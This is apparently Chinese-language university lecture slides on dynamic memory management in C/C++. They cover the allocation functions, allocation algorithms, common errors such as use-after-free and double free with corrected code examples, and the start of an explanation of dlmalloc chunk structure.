



## 第4章 动态内存管理

---

北京邮电大学 徐国胜

guoshengxu@bupt.edu.cn



# 目录

---

- 动态内存的程序员视角：
  - 动态内存函数
  - 动态内存管理器
- 常见错误
- 常见实现和利用
  - Doug Lea 内存分配器
  - RtlHeap
- 缓解策略



# 动态内存管理函数

---

- C标准定义的内存分配函数:
  - `calloc()`
  - `malloc()`
  - `realloc()`
- 使用**free()** 函数释放内存
- C++使用**new**表达式分配内存
- 使用**delete**表达式释放内存



# 动态内存管理函数

---

- `malloc(size_t size);`
  - 分配**size**个字节，并返回一个指向分配的内存的指针
  - 分配的内存未被初始化为一个已知值
- `free(void * p);`
  - 释放由**p**指向的内存空间，这个**p**必须是先前通过调用`malloc()`，`calloc()`，或者 `realloc()`返回的
  - 如果`free(p)` 此前已经被调用过，将会导致未定义行为
  - 如果**p**是空指针，则不执行任何操作



# 动态内存管理函数

---

- `realloc(void *p, size_t size);`
  - 将**p**所指向的内存块的大小改为**size**个字节
  - 新大小和旧大小中较小的值那部分内存所包含的内容不变
  - 新分配的内存未做初始化
  - 如果**p**是空指针，则该调用等价于`malloc(size)`
  - 如果**size**等于0，则该调用等价于`free(p)`
  - 如果**p**不是空指针，则其必须是早先调用`malloc()`，`calloc()`，或者`realloc()`所返回的结果



# 动态内存管理函数

---

- `calloc(size_t nmemb, size_t size);`
  - 为数组分配内存，该数组共有**nmemb**个元素，每个元素的大小为**size**个字节，并返回一个指向所分配的内存的指针
  - 所分配的内存的内容全部被设置为**0**



# 内存管理器

---


- 既管理已分配的内存，也管理已释放的内存
- 作为客户进程的一部分运行
- 使用**Knuth**描述的动态存储分配算法的某个变种
- 分配给客户进程的内存，以及供内部使用而分配的内存，全部位于客户进程的可寻址内存空间内

# 内存管理器

- 内存分配的不同算法

- (1) 连续匹配方法

- 查询匹配的第一个空闲区域






# 内存管理器

## ■ 内存分配的不同算法

### ■ (2) 最先匹配

- 从内存开始位置寻找第一个空闲区域




# 内存管理器

## ■ 内存分配的不同算法

### ■ (3) 最佳匹配

- 有 $m$ 个字节的区域被选中，其中 $m$ 是（或其中一个）可用的最小的等于或大于 $n$ 个字节的连续存储的块





# 内存管理器

---

## ■ 内存分配的不同算法

### ■ (4) 最优匹配

- 对空闲块取样
- 选取第一个比样本更合适的块
- 返回最优结婚策略
  - (正如数学家所研究的, 应用到自己的领域)<sup>1</sup>:
  - 约会 $n$ 个女孩
  - 约会更多的女孩, 但是娶比之前 $n$ 个女孩都好的那个
  - 停止约会
    - 最优的, 如果你能一共约会 $2n$ 个女孩的话
    - 很小的概率, 你会和最差的女孩结婚



# 内存管理器

---

- 内存分配的不同算法
  - (5) 最差匹配
    - 挑最大的空闲块



# 内存管理器

---


- 内存分配的不同算法

- (6) 伙伴系统方法

- 以前的方法可能导致片段化
    - 伙伴系统只分配  $2^i$  大小的块
    - 倘若需要  $m$  大小的块，分配  $2^{\lceil \log_2 m \rceil + 1}$  大小，或者必须要的话，更大
    - 当块返回时，尝试和它相邻的同样大小的块合并

# 内存管理器

## ■ 伙伴系统示例





# 内存管理器

---

- 内存分配的不同算法
  - (7) 隔离
    - 保持单独的大小一致的块的列表



# 内存管理器

---

- 内存管理器
  - 返回已释放的块到池中
  - 合并临近空闲块为更大的块
  - 有时使用压缩的预留块
    - 把所有块移到一起





# 常见的内存管理错误

---

- 初始化错误
- 未检查返回值
- 引用已释放内存
- 对同一块内存释放多次
- 不正确配对的内存管理函数
- 未能区分标量和数组
- 分配函数使用不当



# 常见内存管理错误

---

- 初始化错误
  - 程序员假设**malloc()**把分配的内存的所有位初始化为零
  - 初始化大的内存块可能会降低性能并且不总是必要的
    - 程序员必须用**memset()**或通过调用**calloc()**初始化内存，它们都将内存清零

# 常见内存管理错误

## ■ 初始化错误

```
/* return y = Ax */
int *matvec(int **A, int *x, int n) {
    int *y = malloc(n * sizeof(int));
    int i, j;

    for (i = 0; i < n; i++)
        for (j = 0; j < n; j++)
            y[i] += A[i][j] * x[j];
    return y;
}
```

y[i]初始化为  
零，  
对么？



# 常见内存管理错误

---

- 初始化错误
  - Solaris 2.0系统的tar程序包括了/etc/passwd文件的片段



# 常见内存管理错误

- 未检查返回值
  - 内存是有限的资源，它可能会被耗尽
  - 内存分配函数报告调用者状态
    - `VirtualAlloc()` 返回NULL
    - Microsoft Foundation Class Library (MFC) `new`表达式抛出 `CMemoryException` \*
    - `HeapAlloc()` 可能返回NULL或者产生结构化异常
  - 应用程序应该：
    - 决定什么时候错误发生
    - 以合适方式处理异常



# 常见内存管理错误

---

- 未检查返回值
  - 如果不能分配请求的空间，那么**malloc()**函数返回一个空指针
  - 在不能分配内存时，有个一致的恢复计划是需要的



# 常见内存管理错误

---

- 未检查返回值

- PhkMalloc

- PhkMalloc提供了一个X选项，在启用主选项的情况下，当分配失败时，内存分配器会向标准错误输出设备打印一段诊断信息并调用**abort()**，而不是返回错误状态值。

- 该选项可以通过在源代码中加入如下代码从而在编译时启用：

- `extern char *malloc_options;`
    - `malloc_options = "X".`



# 常见内存管理错误

---

- 未检查返回值
  - 如果没有内存可分配的话，`malloc`返回空指针
  - C++中的`new`表达式抛出`bad_alloc`异常
    - 使用`new`，将分配封装在`try`块中





# 常见内存管理错误

- 未检查返回值
  - 检查**malloc**返回值

```
int *i_ptr;  
i_ptr = (int *)malloc(sizeof(int)*nelements_wanted);  
if (i_ptr != NULL) {  
    i_ptr[i] = i;  
} else {  
    /* Couldn't get the memory - recover */  
}
```



# 常见内存管理错误

- 未检查返回值
  - **new**表达式异常处理

```
try {  
    int *pn = new int;  
    int *pi = new int(5);  
    double *pd = new double(55.9);  
    int *buf = new int[10];  
    . . .  
}  
catch (bad_alloc) {  
    // handle failure from new  
}
```



# 常见内存管理错误

---

- 未检查返回值
  - 不合语法！

```
int *pn = new int;  
if (pn) { ... }  
else { ... }
```



如果条件总是真的话，不管内存分配成功与否



# 常见内存管理错误

---

- 未检查返回值
  - 使用像**malloc**的新方法的**nothrow**变种

```
int *pn = new(nothrow) int;  
if (pn) { ... }  
else { ... }
```

# 常见内存管理错误

## ■ 引用已释放内存

- 几乎总能成功，因为释放的内存是被内存管理器回收的

```
for (p = head; p != NULL; p = p->next)
    free(p);
```

错误：  
访问已释放内存

```
for (p = head; p != NULL; p = q) {
    q = p->next;
    free(p);
}
```

正确：  
使用了临时变量



# 常见内存管理错误

---

- 引用已释放内存
  - 不可能导致运行时错误
    - 因为内存由内存管理器所有
  - 已释放的内存在读操作之前可被分配
    - 读操作读取的数值不正确
    - 写操作损坏其他变量
  - 已释放内存能被内存管理器使用
    - 写操作能损坏内存管理器元数据
    - 很难诊断运行时错误
    - 漏洞利用的基础



# 常见内存管理错误

---

- 多次释放内存
  - 经常是剪切和粘贴错误

```
x = malloc(n * sizeof(int));  
/* manipulate x */  
free(x);  
  
y = malloc(n * sizeof(int));  
/* manipulate y */  
free(x);
```


# 常见内存管理错误

## ■ 多次释放内存

- 数据结构包含指向同一项的链接

- 示例：

（如果两个链接都释放了，结果会怎样呢？）







# 常见内存管理错误

---

- 多次释放内存
  - 错误处理
    - 作为错误处理的结果，内存块被释放，但在正常处理过程中再次被释放
  - 一般来说
    - 内存泄露比双重释放更安全



# 常见内存管理错误

---

- 不正确配对的内存管理函数
  - 总是使用
    - `new` ↔ `delete`
    - `malloc` ↔ `free`
  - 有时不恰当的配对在某些平台仍能工作，但是代码是不可移植的



# 常见内存管理错误

---

- 未能区分标量和数组
  - C++对于标量和数组有不同的表达式
    - `new` ↔ `delete` 标量
    - `new[]` ↔ `delete[]` 数组



# 常见内存管理错误

---

- 分配函数的不当使用
  - `malloc(0)`
    - 能导致内存管理错误
    - C运行时库能返回
      - 空指针
      - 伪地址
    - 最安全和便捷的解决方案是确保没有零长度分配

# 常见内存管理错误

- 分配函数的不当使用

- 使用`alloca()`

- 功能:

- 在调用者的栈中分配内存
      - 在调用`alloca()`的函数返回时自动释放该内存

- 定义:

- 没有在POSIX, SUSv3, C99中定义
      - 但某些BSD, GCC, Linux发行版本均支持

- 问题:

- 通常实现为内联函数
        - 不返回空的错误
      - 分配空间时超出栈边界
      - 程序员经常感到困惑并释放通过`alloca()`函数返回内存





# dlmalloc

---

- Doug Lea的内存分配器
  - 在gcc和大多数的Linux版本都是默认
  - 描述均针对dlmalloc 2.7.2版，然而其中包含的安全缺陷原理却是所有版本都具有的




# dlmalloc

---

- dlmalloc 管理内存块
  - 空闲
  - 分配




# dlmalloc



**Allocated chunk**

其开始4字节包含前一内存块中用户数据的最后4个字节



**Free chunk**

开始4字节包含前一块相邻内存的大小






# dlmalloc

---


- 空闲块
  - 以双链表形式组织起来
  - 包含指向下一块的前向指针和指向上一块的后向指针
  - 最后4字节存有该块的大小
- 已分配块和空闲块都使用一个**PREV\_INUSE**位区分
  - 块大小总是偶数，**PREV\_INUSE**位被存储于块大小的低位中

# dldmalloc



每一个块的开始4字节，如果前一个块是空闲块，则为包含前一块相邻内存的大小；如果前一个块是已分配块，则为前一内存块中用户数据的最后4个字节

# dlmalloc



- 空闲块被组织成筐
  - 由头索引
  - 筐中的块大约同样大小
  - 还有一个包含最近释放的块的筐最为缓存



# dlmalloc

---

- 在`free()`时
  - 内存块如果条件满足会被合并
    - 和相邻空闲块合并
      - 被释放块的上一块为空闲块
        - 与被释放的块合并
      - 被释放块的下一块为空闲块
        - 也从双链表中解开
        - 并与被释放块合并



